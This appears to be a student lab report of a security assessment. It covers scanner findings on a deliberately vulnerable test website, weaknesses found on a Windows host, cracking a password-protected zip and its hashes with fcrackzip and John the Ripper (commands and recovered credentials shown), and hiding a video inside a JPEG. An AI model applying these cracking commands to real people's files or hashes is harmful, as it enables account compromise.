http://testphp.vulnweb.com/AJAX/index.php/showxml.php/showxml.php/.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/showxml.php/showxml.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/showxml.php/showxml.php/.php -
http://testphp.vulnweb.com/AJAX/index.php/showxml.php/showxml.php/showxml.php/showxml.php -
http://testphp.vulnweb.com/artists.php - http://testphp.vulnweb.com/cart.php - http://testphp.vulnweb.com/categories.php -
http://testphp.vulnweb.com/disclaimer.php - http://testphp.vulnweb.com/guestbook.php - http://testphp.vulnweb.com/index.php -
http://testphp.vulnweb.com/listproducts.php - http://testphp.vulnweb.com/login.php - http://testphp.vulnweb.com/search.php -
http://testphp.vulnweb.com/signup.php

29. Web Application SQL Backend Identification

OBSERVATION:
At least one web application hosted on the remote web server is built on a SQL backend that Nessus was able to identify by looking at error messages.
RISK: HIGH ☐ EDIUM ☒ W ☐
This kind of information may help an attacker fine-tune attacks against the application and its backend.
RECOMMENDATIONS:
We recommend to filter out error messages

Web Application SQL Backend Identification

VULNERABILITY TEST RESULT:

```
The web application appears to be based on MySQL
This information was leaked by these URLs :
http://testphp.vulnweb.com/
```

30. Web Server Transmits Cleartext Credentials

OBSERVATION:						
The remote web server contains several HTML form fields containing an input of type 'password' which transmit their information to a remote web server in cleartext.						
RISK:	HIGH		MEDIUM		OW	
An attacker eavesdropping the traffic between web browser and server may obtain logins and passwords of valid users.						
RECOMMENDATIONS:						
We recommend to make sure that every sensitive form transmits content over HTTPS.						

Web Server Transmits Cleartext Credentials

VULNERABILITY TEST RESULT:

```
Page : /login.php
Destination Page: /userinfo.php

Page : /signup.php Destination
Page: /secured/newuser.php
```

VULNERABILITY ASSESSMENT ON HOST MACHINE

OVERVIEW


- TARGET: HOST MACHINE
- OS VERSION: WINDOWS 10
- We performed some blackbox vulnerability tests on the host machine using automatic scanner as well as manually.
- Blackbox testing aims at:
  Examining a system against external factors responsible for any weakness that could be used by an external attacker to disrupt the network's security.

RISK DEFINATION

HIGH	Weakness in control that represent exposure to the organization or risks that could compromise the control framework, data integrity and / or operational efficiency. These risks need to be addressed with utmost priority.
MEDIUM	Potential weakness in control, which would develop into an exposure. Or issues that represent areas of concerns and may impact controls. They should be addressed reasonably promptly.
LOW	Potential weakness in controls, which in combination with other weaknesses can develop into exposure. Suggested improvements not immediately/ directly affecting controls.

STATISTICAL DETAILS OF VULNERABILITIES

TYPE OF RISK	NO. OF VULNERABILITIES
HIGH	1
MEDIUM	2
LOW	0




DETAILED DESCRIPTION OF OBSERVATIONS

1. Lack of proper antivirus solution

OBSERVATION:
During the security review, it was observed that there is one antivirus solution “K7 Total Security”, which is expired. K7 Total Security is not working as the subscription period has expired.
RISK: HIGH  MEDIUM  LOW 
If the host machine gets infected by malware or virus, it will not get detected.
RECOMMENDATIONS:
We recommend to buy a new subscription for the anti virus.

Lack of proper antivirus solution

OUTPUT:



2. SMB Signing not required


OBSERVATION:
Signing is not required on the remote SMB server.
RISK: HIGH [ ] CDIUM [ ] W [ ]
An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.
RECOMMENDATIONS:
We recommend to enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

3. Password aging limits not found

OBSERVATION:						
During the audit we observed that the password is set not to expire for the administrator and the user account. Password aging limit enforce password changing on regular basis.						
RISK:	HIGH		IEDIUM		OW	
Lack of password expiry may allow the compromised user account to be misused for a long time without being detected.						
RECOMMENDATIONS:						
We recommend to set password expiry of atleast 30 days for administrator and 60 days for user account.						

Password aging limits not found

OUTPUT:




PASSWORD
CRACKING

OVERVIEW

- We have a zip file named, m1ss10n.zip which has pass.txt file.
- The pass.txt file has been protected with a password which is to be cracked.
- The pass.txt file consists of hash passwords which need to be identified and found.

PASSWORDS FOUND

Password of pass.txt file: !!!123blahblah !!

Username and passwords found in pass.txt:

1. root : kali
2. kali : kali
3. Varun : !@#$%^&

OUTPUT:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ fcrackzip -D -p rockyou.txt -u m1ss10n.zip

PASSWORD FOUND!!!!: pw == !!!123blahblah!!
```

```
┌──(kali㉿kali)-[~]
└─$ john --show /home/kali/Desktop/pass.txt
root:kali:18399:0:99999:7:::
kali:kali:18288:0:99999:7:::
varun:!@#$%^&:18413:0:99999:7:::

3 password hashes cracked, 0 left
```


HIDING A VIDEO
BEHIND AN
IMAGE

OVERVIEW

- We have to hide a video behind an image in .jpg format.
- We have to find a way to run the video using the new image.


STEPS AND OUTPUT

1. Create b1.jpg on the desktop. Save “video.mp4” on the desktop.

2. Create a zip file of “video.mp4” and save it on desktop.


3. Turn on command prompt and access the desktop.

4. Run the command “copy /b b1.jpg+video.zip draw.jpg”.



5. This will create draw.jpg file on desktop which is a combination of b1.jpg and video.zip.

6. Now right-click on draw.jpg and open it using WinRAR archive.



7. After clicking on “video.mp4”, the video is played

OBJECTIVES COMPLETED

- We successfully did blackbox vulnerability testing on the given website.
- We successfully did blackbox vulnerability testing on the target host machine.
- We successfully cracked the password of the given zip file and cracked the hashes present in the text file.
- We successfully found out a way to hide a video behind an image and run the video.

THANK YOU!